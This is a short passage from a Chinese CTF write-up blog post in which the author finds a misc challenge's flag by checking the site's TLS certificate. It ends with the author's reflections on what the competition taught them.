
← → ↻ ▲ 不安全 | <https://misc1.ctfsecurinets.com>

Flag is somewhere here

[https://blog.csdn.net/qq\\_43214809](https://blog.csdn.net/qq_43214809)

检查元素，查看源码没啥反应，那就查看证书好了，flag直接拿：





[https://blog.csdn.net/qn\\_43214809](https://blog.csdn.net/qn_43214809)

## 五、总结：

- 1.还是，日常感谢大哥们的writeup（github or ctfime）感激不尽，又涨姿势了。
- 2.通过这几天的比赛做题，依旧可以发现自己存在的许多问题，知识与技术同时欠缺，有些知识点有待梳理。
- 3.以赛促练，以赛促学，学以致用，继续加油。余下的SCTF和TCTF的wp与重解稍作整理，先缓缓，一两天后再搞一搞。（▽）